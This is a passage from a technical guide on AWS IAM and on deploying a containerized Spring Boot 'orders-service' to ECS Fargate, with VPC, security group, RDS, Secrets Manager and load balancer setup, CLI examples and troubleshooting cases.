2. Create an IAM role for a service (for example EC2) in the console and read the two policies it carries: the trust policy and the permissions policy.
3. In the console policy simulator, test `ecr:PutImage` against the repository ARN with `ci-policy.json` attached, then test `ecr:DeleteRepository`. The second request must be denied.
4. Run `policycheck.py` on a policy copied from a blog post. Every wildcard it reports is a statement to narrow.

4.8.4 Real-world problems and solutions

AccessDenied from an IAM role

Scenario. The deployment workflow assumes `orders-ci-role` and calls `aws ecs register-task-definition`. **Symptoms.** The step fails with `An error occurred (AccessDeniedException) when calling the RegisterTaskDefinition operation: User: arn:aws:sts::123456789012:assumed-role/orders-ci-role/GitHubActions is not authorized to perform: iam:PassRole on resource: arn:aws:iam::123456789012:role/orders-task-role` (typical error text, not run). **Diagnosis.** The message names the principal, the missing action and the resource. The assumed-role ARN shows that the role was assumed correctly, so the trust policy is not the problem. **Root cause.** Registering a task definition that names a task role requires `iam:PassRole` on that role. The identity policy lacked it. **Fix.** Add the `PassTaskRolesToEcsOnly` statement shown above; keep the `iam:PassedToService` condition. **Prevention.** Test pipeline roles in the policy simulator before the first run, and read the error ARNs rather than widening the policy to `Action: "*"`.

A second variant: `Not authorized to perform sts:AssumeRoleWithWebIdentity` before any command runs. The cause is a trust policy whose `sub` condition does not equal the token claim. A job that declares `environment: production` produces the subject `repo:OWNER/REPO:environment:production`; a job without an environment on `main` produces `repo:OWNER/REPO:ref:refs/heads/main`. The condition must match the exact form.

Wrong Region

Scenario. A repository is created in `ap-south-1`, but a later command shows an empty list. **Symptoms.** `aws ecr describe-repositories` prints `"repositories": []`; the console shows nothing; the ECS service cannot find the image. **Diagnosis.** `aws configure get region` and the `--region` flag reveal the Region in use. The console shows the selected Region at the top right. **Root cause.** Regional resources are invisible from another Region; the CLI default Region differs from the console Region or from the workflow `AWS_REGION`. **Fix.** Pass `--region ap-south-1` explicitly or set `AWS_REGION` once in the workflow. **Prevention.** Declare one Region variable in the workflow and in the Terraform provider; never rely on a developer machine default.

Unexpected AWS bill

Scenario. A practice environment is left running for three weeks. **Symptoms.** A billing alert, or a statement showing charges for services nobody remembers using. **Diagnosis.** The Cost Explorer view grouped by service shows which resource type dominates; the tag filter `project=orders-lab` isolates the lab. **Root cause.** Typical sources are NAT gateways, load balancers, RDS instances that run continuously, idle EC2 instances, unattached public IPv4 addresses and large data transfer (from memory; verify current pricing). **Fix.** Delete the resources in reverse order of dependency (service, load balancer, database, NAT gateway, VPC), or delete the CloudFormation or Terraform stack that created them. **Prevention.** Budget alerts, resource tags, infrastructure as code (one command to destroy) and a calendar reminder for every lab.

4.8.5 Questions to expect

What is the difference between an IAM user and an IAM role?

A user has long-term credentials and belongs to one person or program. A role has no long-term credentials; a trusted principal assumes it and receives temporary credentials from STS. Pipelines and compute services should use roles.

What is the difference between a trust policy and a permissions policy?

The trust policy defines who may assume the role (the `Principal`). The permissions policy defines what the role may do after it is assumed. Both must be correct for a request to succeed.

How does AWS evaluate a request when several policies apply?

All applicable policies are evaluated. An explicit Deny wins. Otherwise an Allow is required from the identity-based or resource-based policy (and from every boundary or SCP that applies). With no Allow the request is denied.

Why is an AZ not the same as a Region?

A Region is a geographic area; an AZ is an isolated location inside it. High availability needs at least two AZs. Regional isolation is used for disaster recovery and data residency.

Why should pipelines use roles instead of access keys?

Keys are long-lived and are routinely leaked through repositories and logs. A role session is short-lived and is bound to a verified workload identity (see the OIDC section later in this Part).

What does `"Resource": "*"` on `ecr:GetAuthorizationToken` mean, and is it a violation of least privilege?

The action is not scoped to a repository, so `*` is the only valid resource. Least privilege is preserved by scoping the push actions to the repository ARN.

KEY POINTS

- A Region is a geography; an AZ is an isolated failure domain inside it; subnets live in one AZ.
- IAM evaluates every request: an explicit Deny wins, otherwise an Allow is required.
- Roles with temporary credentials replace access keys; trust policies state who may assume them.
- Write least-privilege policies with explicit actions, resource ARNs and conditions, and review them before use.
- Set a budget alert first, tag everything and delete lab resources after use.

4.9 Running orders-service on AWS

The container image of `orders-service` already runs under Docker Compose and Kubernetes (see the earlier Parts). Running it on AWS requires choosing a compute service, a network layout, a database, a way to supply secrets, a log destination and an entry point for traffic. This chapter explains each building block, then assembles them in the order in which they are created.

4.9.1 Concept and mechanism

Compute options

Option	What the team operates	Typical use
EC2 with Docker	The instance, the operating system, Docker, patching, scaling	Learning, small fixed workloads, full control
ECS on Fargate	Task definitions and services; AWS runs the hosts	Default choice for a small team running containers
EKS	Kubernetes manifests plus cluster add-ons	Teams that already standardize on Kubernetes
Elastic Beanstalk	Application bundle; the service builds the environment	Quick start for a jar; less transparent than ECS

Choosing a compute service for a containerized Spring Boot service.

Amazon Elastic Container Service (ECS) is the AWS container scheduler. With the **Fargate** launch type no virtual machines are managed: each task is given dedicated CPU and memory. **Amazon Elastic Kubernetes Service (EKS)** provides a managed Kubernetes control plane; the manifests of the previous chapters apply with AWS-specific ingress and storage classes. This guide uses ECS on Fargate, because it needs the fewest moving parts to reach production.

Network: VPC, subnets, gateways

A **Virtual Private Cloud (VPC)** is a private network with an address range such as `10.0.0.0/16`. Per docs.aws.amazon.com (VPC), a subnet is an address range inside the VPC and resides in one AZ; a subnet is **public** when its route table sends internet-bound traffic to an **internet gateway**, and **private** when it does not. Instances in a private subnet reach the internet through a **NAT gateway**, which sits in a public subnet and permits outbound connections only. A **security group** is a stateful firewall attached to a network interface; a network ACL is a stateless filter attached to a subnet (stateful and stateless as general AWS behaviour, not stated on the page consulted).

sreeram





Figure 4.25. The load balancer sits in public subnets; tasks and the database sit in private subnets; each tier spans two AZs and security groups chain from the load balancer to the tasks to the database.

The ECS object model

A **task definition** is a versioned blueprint (image, CPU, memory, ports, environment, secrets, log configuration). A **task** is one running instance of it. A **service** keeps a desired number of tasks running, replaces failed ones and performs rolling deployments. A **cluster** is the logical group. Two roles appear, and confusing them is a frequent cause of failures: the **task execution role** is used by the ECS agent to pull the image, write logs and fetch secrets before the container starts; the **task role** is used by the application code to call AWS APIs.



Both roles are attached to every task of the service; the roles serve different phases.

Figure 4.26. A service references one task definition revision; the execution role works before the container starts, the task role works while the application runs.

Per docs.aws.amazon.com (task definition parameters), Fargate requires `networkMode awsvpc` and task-level `cpu` and `memory` from a fixed set of combinations; for example 256 CPU units allow 512, 1024 or 2048 MiB, and 1024 units allow 2048 to 8192 MiB. `essential` defaults to true: if an essential container stops, the whole task stops.

Load balancing and health checks

An **Application Load Balancer (ALB)** terminates HTTP and HTTPS and forwards requests to a **target group**. For Fargate (awsvpc) the target group must use target type `ip`. The ALB probes each target. Per docs.aws.amazon.com (target group health checks): the defaults are protocol HTTP, path `/`, interval 30 seconds, timeout 5 seconds (the CLI reference lists 6 for HTTP), healthy threshold 5, unhealthy threshold 2 and success code 200. A target that fails the unhealthy threshold of consecutive checks is taken out of service; if every target is unhealthy the ALB routes to all of them regardless ("fail-open"). For `orders-service` the path must be `/actuator/health`, and the service needs a **health check grace period** so that the ECS scheduler does not kill a task that is still starting the JVM.




Figure 4.27. Health check timeline: the ALB marks a target healthy only after consecutive successes; the grace period keeps the ECS scheduler from replacing a task that is still starting.

Data, secrets, logs, DNS and certificates

Amazon RDS runs PostgreSQL as a managed instance. The instance belongs to a **DB subnet group** that spans at least two AZs (per the RDS documentation) and, for this design, is not publicly accessible; its security group allows port 5432 only from the application security group. **AWS Secrets Manager** stores the database password; with `--manage-master-user-password` RDS creates and manages the master password in Secrets Manager (per the `create-db-instance` reference). **Systems Manager Parameter Store** holds non-secret and low-sensitivity configuration. **Amazon S3** stores objects such as exports and static assets. **CloudWatch Logs** receives container output through the `awslogs` log driver; **CloudWatch alarms** evaluate metrics such as `HTTPCode_Target_5XX_Count`. **Route 53** maps a domain name to the load balancer and **AWS Certificate Manager (ACM)** issues the TLS certificate that the ALB listener uses; both are configured at the level of a DNS record and a certificate ARN in this guide.

> **NOTE**
> Secrets are injected when the task starts. Per docs.aws.amazon.com (ECS secrets), a secret referenced in `secrets.valueFrom` is resolved when the container starts. A rotated secret is not delivered to running containers; a new deployment (`--force-new-deployment`) is required. The task execution role needs `secretsmanager:GetSecretValue`, and `kms:Decrypt` when a customer managed key is used. In a private subnet an interface VPC endpoint for Secrets Manager (or a NAT gateway) is required.

4.9.2 Worked example




Figure 4.28. The target architecture: Route 53 and ACM in front of an ALB in public subnets, Fargate tasks and RDS in private subnets, with ECR, Secrets Manager, CloudWatch and S3 reached through the task roles.

The sequence below creates, by hand with the CLI, what the pipeline later automates. Each command is shown with `typical output (not run on the build machine)`. All commands assume `export AWS_REGION=ap-south-1`.

Step 1: repository and image

An **Amazon ECR** repository stores images. Immutable tags prevent a tag such as `1.4.0` from being overwritten (`--image-tag-mutability IMMUTABLE`, per the `create-repository` reference). `get-login-password` returns a token valid for 12 hours (per its reference).

Create the repository, log in, push (typical output, not run on the build machine) TERMINAL

```
$ aws ecr create-repository --repository-name orders-service \
    --image-tag-mutability IMMUTABLE --region ap-south-1
{
    "repository": {
        "repositoryArn": "arn:aws:ecr:ap-south-1:123456789012:repository/orders-service",
        "registryId": "123456789012",
        "repositoryName": "orders-service",
        "repositoryUri": "123456789012.dkr.ecr.ap-south-1.amazonaws.com/orders-service",
        "imageTagMutability": "IMMUTABLE"
    }
}
$ aws ecr get-login-password --region ap-south-1 | docker login --username AWS \
    --password-stdin 123456789012.dkr.ecr.ap-south-1.amazonaws.com
Login Succeeded
$ docker tag orders-service:1.4.0 \
    123456789012.dkr.ecr.ap-south-1.amazonaws.com/orders-service:1.4.0
$ docker push 123456789012.dkr.ecr.ap-south-1.amazonaws.com/orders-service:1.4.0
The push refers to repository [123456789012.dkr.ecr.ap-south-1.amazonaws.com/orders-service]
1.4.0: digest: sha256:9f2c...e41a size: 1789
```

Step 2: security groups

Two security groups implement the chain shown in the VPC diagram. The load balancer group accepts HTTPS from anywhere; the application group accepts port 8080 only from the load balancer group; the database group accepts port 5432 only from the application group. The `--source-group` form references another group instead of an address range.

Chain the security groups (typical output, not run on the build machine) TERMINAL

```
$ aws ec2 authorize-security-group-ingress --group-id sg-0a1b2c3d4e5f60001 \
    --protocol tcp --port 443 --cidr 0.0.0.0/0
$ aws ec2 authorize-security-group-ingress --group-id sg-0a1b2c3d4e5f60002 \
    --protocol tcp --port 8080 --source-group sg-0a1b2c3d4e5f60001
$ aws ec2 authorize-security-group-ingress --group-id sg-0a1b2c3d4e5f60003 \
    --protocol tcp --port 5432 --source-group sg-0a1b2c3d4e5f60002
```

Chain the security groups (typical output, not run on the build machine) (continued) TERMINAL

```
{
    "Return": true,
    "SecurityGroupRules": [
        {
            "SecurityGroupRuleId": "sgr-0123456789abcdef0",
            "GroupId": "sg-0a1b2c3d4e5f60003",
            "IsEgress": false,
            "IpProtocol": "tcp",
            "FromPort": 5432,
            "ToPort": 5432,
            "ReferencedGroupInfo": {"GroupId": "sg-0a1b2c3d4e5f60002", "UserId": "123456789012"}
        }
    ]
}
```

Step 3: database and secret

Create the database with a managed password (typical output, not run on the build machine) TERMINAL

```
$ aws rds create-db-instance --db-instance-identifier orders-db \
    --db-instance-class db.t3.micro --engine postgres --allocated-storage 20 \
    --master-username orders_admin --manage-master-user-password \
    --db-name orders --db-subnet-group-name orders-private-subnets \
    --vpc-security-group-ids sg-0a1b2c3d4e5f60003 --no-publicly-accessible \
    --storage-encrypted --backup-retention-period 7
$ aws secretsmanager create-secret --name orders/db \
    --secret-string file://app-password.json
{
    "ARN": "arn:aws:secretsmanager:ap-south-1:123456789012:secret:orders/db-a1b2c3",
    "Name": "orders/db",
    "VersionId": "a1b2c3d4-5678-90ab-cdef-EXAMPLE11111"
}
```

The application connects as `orders_app`, not as the master user. The role `orders_app` is created with SQL once the instance is reachable (for example from a bastion host or a one-off ECS task), and its password is the one stored under `orders/db`. The `db.t3.micro` class and the 20 GB size are assumed values for a lab, not a sizing recommendation.

Step 4: task definition and service

The task definition below passes non-secret settings as `environment`, the database password as `secrets`, and logs to CloudWatch. `SPRING_DATASOURCE_URL` and `SPRING_DATASOURCE_PASSWORD` use Spring Boot relaxed binding of environment variables to properties (see the Spring Boot configuration material).

taskdef.json JSON

```
{
  "family": "orders-service",
  "requiresCompatibilities": ["FARGATE"],
  "networkMode": "awsvpc",
  "cpu": "512",
  "memory": "1024",
  "executionRoleArn": "arn:aws:iam::123456789012:role/orders-task-execution-role",
  "taskRoleArn": "arn:aws:iam::123456789012:role/orders-task-role",
  "containerDefinitions": [
    {
      "name": "orders-service",
      "image": "123456789012.dkr.ecr.ap-south-1.amazonaws.com/orders-service:1.4.0",
      "essential": true,
      "portMappings": [{"containerPort": 8080, "protocol": "tcp"}],
      "environment": [
        {"name": "SPRING_DATASOURCE_URL",
         "value": "jdbc:postgresql://orders-db.abc123.ap-south-1.rds.amazonaws.com:5432/orders"},
        {"name": "SPRING_DATASOURCE_USERNAME", "value": "orders_app"},
        {"name": "JAVA_TOOL_OPTIONS", "value": "-XX:MaxRAMPercentage=75"}
      ],
      "secrets": [
        {"name": "SPRING_DATASOURCE_PASSWORD",
         "valueFrom":
           "arn:aws:secretsmanager:ap-south-1:123456789012:secret:orders/db-a1b2c3:password::"}
      ],
      "logConfiguration": {
        "logDriver": "awslogs",
        "options": {
```

taskdef.json (continued) JSON

```
          "awslogs-group": "/ecs/orders-service",
          "awslogs-region": "ap-south-1",
          "awslogs-stream-prefix": "orders"
        }
      }
    }
  ]
}
```

What to notice. The `valueFrom` ends in `:password::` to select the JSON key `password` and leave the version stage and id empty (ARN format per the ECS secrets page). The log group `/ecs/orders-service` must exist before the first task starts (or `awslogs-create-group` must be `"true"` with `logs:CreateLogGroup` on the execution role). The Fargate combination 512 CPU units with 1024 MiB is valid per the table above.

Register, create the target group and the service (typical output, not run on the build machine) TERMINAL

```
$ aws logs create-log-group --log-group-name /ecs/orders-service
$ aws ecs register-task-definition --cli-input-json file://taskdef.json \
    --query 'taskDefinition.[family,revision,status]' --output text
orders-service  1       ACTIVE
$ aws elbv2 create-target-group --name orders-tg --protocol HTTP --port 8080 \
    --target-type ip --vpc-id vpc-0a1b2c3d4e5f60000 \
    --health-check-path /actuator/health --healthy-threshold-count 2 \
    --unhealthy-threshold-count 3 --health-check-interval-seconds 15
$ SUBNETS=subnet-0a1b2c3d4e5f60011,subnet-0a1b2c3d4e5f60012
$ SG=sg-0a1b2c3d4e5f60002
$ NETWORK="awsvpcConfiguration={subnets=[$SUBNETS],securityGroups=[$SG],assignPublicIp=DISABLED}"
$ TG=arn:aws:elasticloadbalancing:ap-south-1:123456789012:targetgroup/orders-tg/0123abcd
$ DEPLOY="deploymentCircuitBreaker={enable=true,rollback=true}"
$ aws ecs create-service --cluster orders-cluster --service-name orders-service \
    --task-definition orders-service:1 --desired-count 2 --launch-type FARGATE \
    --network-configuration "$NETWORK" \
    --load-balancers "targetGroupArn=$TG,containerName=orders-service,containerPort=8080" \
    --health-check-grace-period-seconds 90 \
    --deployment-configuration "$DEPLOY,maximumPercent=200,minimumHealthyPercent=100"
$ aws ecs wait services-stable --cluster orders-cluster --services orders-service
```

What to notice. `assignPublicIp=DISABLED` keeps tasks in private subnets (the default, and mandatory for the ECS deployment controller, per the `create-service` reference). The **deployment circuit breaker** with `rollback=true` makes the service return to the last successful deployment when a new one cannot reach a steady state; it applies to rolling deployments only. `wait services-stable` polls every 15 seconds and gives up after 40 attempts, about 10 minutes, with exit code 255 on failure (per its reference). `minimumHealthyPercent=100` with `maximumPercent=200` starts new tasks before stopping old ones, which preserves capacity during a rolling update.

The same container on one EC2 instance

For learning, the same image can run on a single virtual machine. User data is a script that the instance executes once at first boot. `HttpTokens=required` enforces the IMDSv2 metadata protocol (per the `run-instances` reference).

user-data.sh BASH

```
#!/bin/bash
# Illustrative configuration (not run): host with Docker from the package manager.
dnf install -y docker
systemctl enable --now docker
aws ecr get-login-password --region ap-south-1 | docker login --username AWS \
  --password-stdin 123456789012.dkr.ecr.ap-south-1.amazonaws.com
DB_HOST=orders-db.abc123.ap-south-1.rds.amazonaws.com
docker run -d --name orders --restart unless-stopped -p 8080:8080 \
  -e SPRING_DATASOURCE_URL="jdbc:postgresql://$DB_HOST:5432/orders" \
  123456789012.dkr.ecr.ap-south-1.amazonaws.com/orders-service:1.4.0
```

Launch the instance (typical output, not run on the build machine) TERMINAL

```
$ aws ec2 run-instances --image-id ami-0123456789abcdef0 --instance-type t3.micro \
    --key-name orders-lab --security-group-ids sg-0a1b2c3d4e5f60002 \
    --subnet-id subnet-0a1b2c3d4e5f60011 --user-data file://user-data.sh \
    --iam-instance-profile Name=orders-instance-profile \
    --metadata-options "HttpTokens=required,HttpEndpoint=enabled" \
    --tag-specifications 'ResourceType=instance,Tags=[{Key=project,Value=orders-lab}]' \
    --query 'Instances[0].InstanceId' --output text
i-0abc123def4567890
```

The instance needs an **instance profile** (a container for an IAM role) so that the `aws ecr` call in the user data has credentials without any stored key. SSH access, when needed, uses the **key pair** named at launch and a security group rule for port 22 restricted to a single administrator address (`--cidr 203.0.113.7/32`). This path leaves patching, restarts and scaling to the operator, which is the reason ECS is preferred beyond experiments.

4.9.3 Hands-on

1. Draw the network for the lab on paper: one VPC, two public subnets, two private subnets, one ALB, one NAT gateway, one RDS instance. Label the AZ of each subnet.
2. Write down the three security groups and, for each, the single inbound rule it needs (source and port).
3. Copy `taskdef.json`, replace the account id, Region and role names with the lab values and run `python3 -c "import json,sys; json.load(open('taskdef.json'))"` to confirm that the file is valid JSON.
4. After creating the service, read the stopped-task reason of any failed task with `aws ecs describe-tasks` (see the problem below) before changing anything.

4.9.4 Real-world problems and solutions

Security group blocks traffic

Scenario. The ALB returns `504 Gateway Timeout` for every request although tasks are running. **Symptoms.** Targets show `unhealthy` with reason `Target.Timeout`; connecting from another host in the VPC to port 8080 hangs. **Diagnosis.** Inspect the application security group inbound rules (`aws ec2 describe-security-groups --group-ids sg-0a1b2c3d4e5f60002`). A hanging connection (rather than an immediate refusal) is the signature of a firewall drop. **Root cause.** The inbound rule allowed port 80 from the ALB group, but the container listens on 8080. **Fix.** Authorize TCP 8080 from the ALB security group. **Prevention.** Define ports once as variables in the infrastructure code and reference the load balancer group rather than a CIDR range.

ALB health check fails

Scenario. Every new task is started and then replaced after a few minutes in a loop. **Symptoms.** Service events show `(service orders-service) (task ...) failed ELB health checks in (target-group ...)` (typical text, from memory; verify); target health reason is `Target.ResponseCodeMismatch` or `Target.Timeout`. **Diagnosis.** Compare the target group path with the real endpoint, and read the container log in CloudWatch: `aws logs tail /ecs/orders-service --since 15m`. Spring Boot needs several seconds to start; a path of `/` returns 404 because no controller maps it. **Root cause.** Either the health check path is `/` (default) instead of `/actuator/health`, or the grace period is shorter than the JVM start time, so the scheduler stops the task before it passes. **Fix.** Set `--health-check-path /actuator/health`, success codes `200`, and a grace period longer than the measured start time. **Prevention.** Measure start time in staging, keep the health endpoint independent of slow downstream calls and review health settings in the pull request that changes them.

ECS task stops: essential container exited

Scenario. The service never reaches the desired count. **Symptoms.** `describe-tasks` reports `stoppedReason: Essential container in task exited` with a container `exitCode` such as 1 or 137 (typical, from memory; the stopped-task error pages list further reasons). **Diagnosis.** Run `aws ecs describe-tasks --cluster orders-cluster --tasks TASK_ID --query 'tasks[0].{reason:stoppedReason,containers:containers[].{name:name,exit:exitCode,reason:reason}}'` and read the logs. Exit code 137 means SIGKILL, usually out of memory; exit code 1 with a stack trace is an application failure such as a wrong datasource URL. **Root cause.** Examples: JVM heap larger than the task memory (137), missing environment variable (1), image built for another CPU architecture (exec format error). **Fix.** Raise task memory or lower `MaxRAMPercentage`; correct the configuration; build for the architecture declared in the task definition. **Prevention.** Reproduce the container with the same memory limit locally (see the chapter on running Spring Boot in containers) before deploying.

Image pull fails from ECR

Scenario. Tasks stop before the application starts. **Symptoms.** The stopped reason begins `CannotPullContainerError` and may contain `pull access denied` or `Context canceled`. **Diagnosis.** Per docs.aws.amazon.com (task_cannot_pull_image), check in order: the image and tag exist; the task execution role has ECR pull permission; the task has a network route to ECR. **Root cause.** Wrong tag, missing `AmazonECSTaskExecutionRolePolicy` on the execution role, or tasks in a private subnet without a NAT gateway. **Fix.** Correct the tag; attach the managed policy `arn:aws:iam::aws:policy/service-role/AmazonECSTaskExecutionRolePolicy`; add a NAT gateway, or interface endpoints `ecr.api` and `ecr.dkr` plus the S3 gateway endpoint (the endpoint names are general AWS guidance quoted by the documentation fetch, verify before use). **Prevention.** Keep the network design in code and run a smoke deployment after every network change.

RDS not reachable from the private subnet

Scenario. The application logs `Connection to orders-db...:5432 refused` or a timeout. **Symptoms.** A timeout points to the network; `password authentication failed for user "orders_app"` points to credentials. **Diagnosis.** From a task or bastion host in the same VPC run `nc -zv orders-db.abc123.ap-south-1.rds.amazonaws.com 5432`. Check that the database security group allows 5432 from the application group, that both are in the same VPC, and that the datasource URL uses the DNS endpoint. **Root cause.** The database security group referenced an old application group, or the URL contained a stale IP address. **Fix.** Authorize the current application security group; use the DNS endpoint, because the IP changes on failover. **Prevention.** Reference security groups by identifier in code; never publish the database to the internet.

4.9.5 Questions to expect

Why use ECS on Fargate instead of EC2 for a small team?

Fargate removes host management: no patching, no capacity planning per instance, per-task isolation. The cost is less control and a price premium for convenience; for a small team the saved operations time normally outweighs it.

What is the difference between the task role and the task execution role?

The execution role is used by the ECS agent to pull the image, write logs and fetch secrets before the container starts. The task role is used by the application code at run time. Mixing them is a common cause of `AccessDenied` errors.

Why must the target group use target type `ip` for Fargate?

Each Fargate task has its own network interface in `awsvpc` mode, so the load balancer registers task IP addresses rather than instance ids.

Why are the application and database in private subnets?

Private subnets have no route from the internet, which removes the direct attack surface. Traffic enters only through the load balancer, and outbound access goes through a NAT gateway or VPC endpoints.

What does the deployment circuit breaker do?

It marks a rolling deployment failed when new tasks cannot reach a steady state and, with `rollback=true`, returns the service to the last successful deployment.

How does the application receive the database password without it appearing in the task definition?

The task definition holds only the secret ARN in `secrets.valueFrom`. The execution role reads the secret at task start and injects it as an environment variable.

When would EKS be chosen over ECS?

When the organization already uses Kubernetes tooling and skills, needs portability of manifests or uses the Kubernetes ecosystem (operators, service meshes). ECS has less to learn and less to operate.

KEY POINTS

- The chain internet, ALB, tasks, database is enforced by public and private subnets and security groups that reference each other.
- ECS separates the task definition (blueprint), service (desired state) and task (running copy); two roles serve different phases.
- The target group health check must match the real endpoint and the service needs a grace period for JVM start.
- Secrets are referenced by ARN and injected at task start; rotation needs a new deployment.
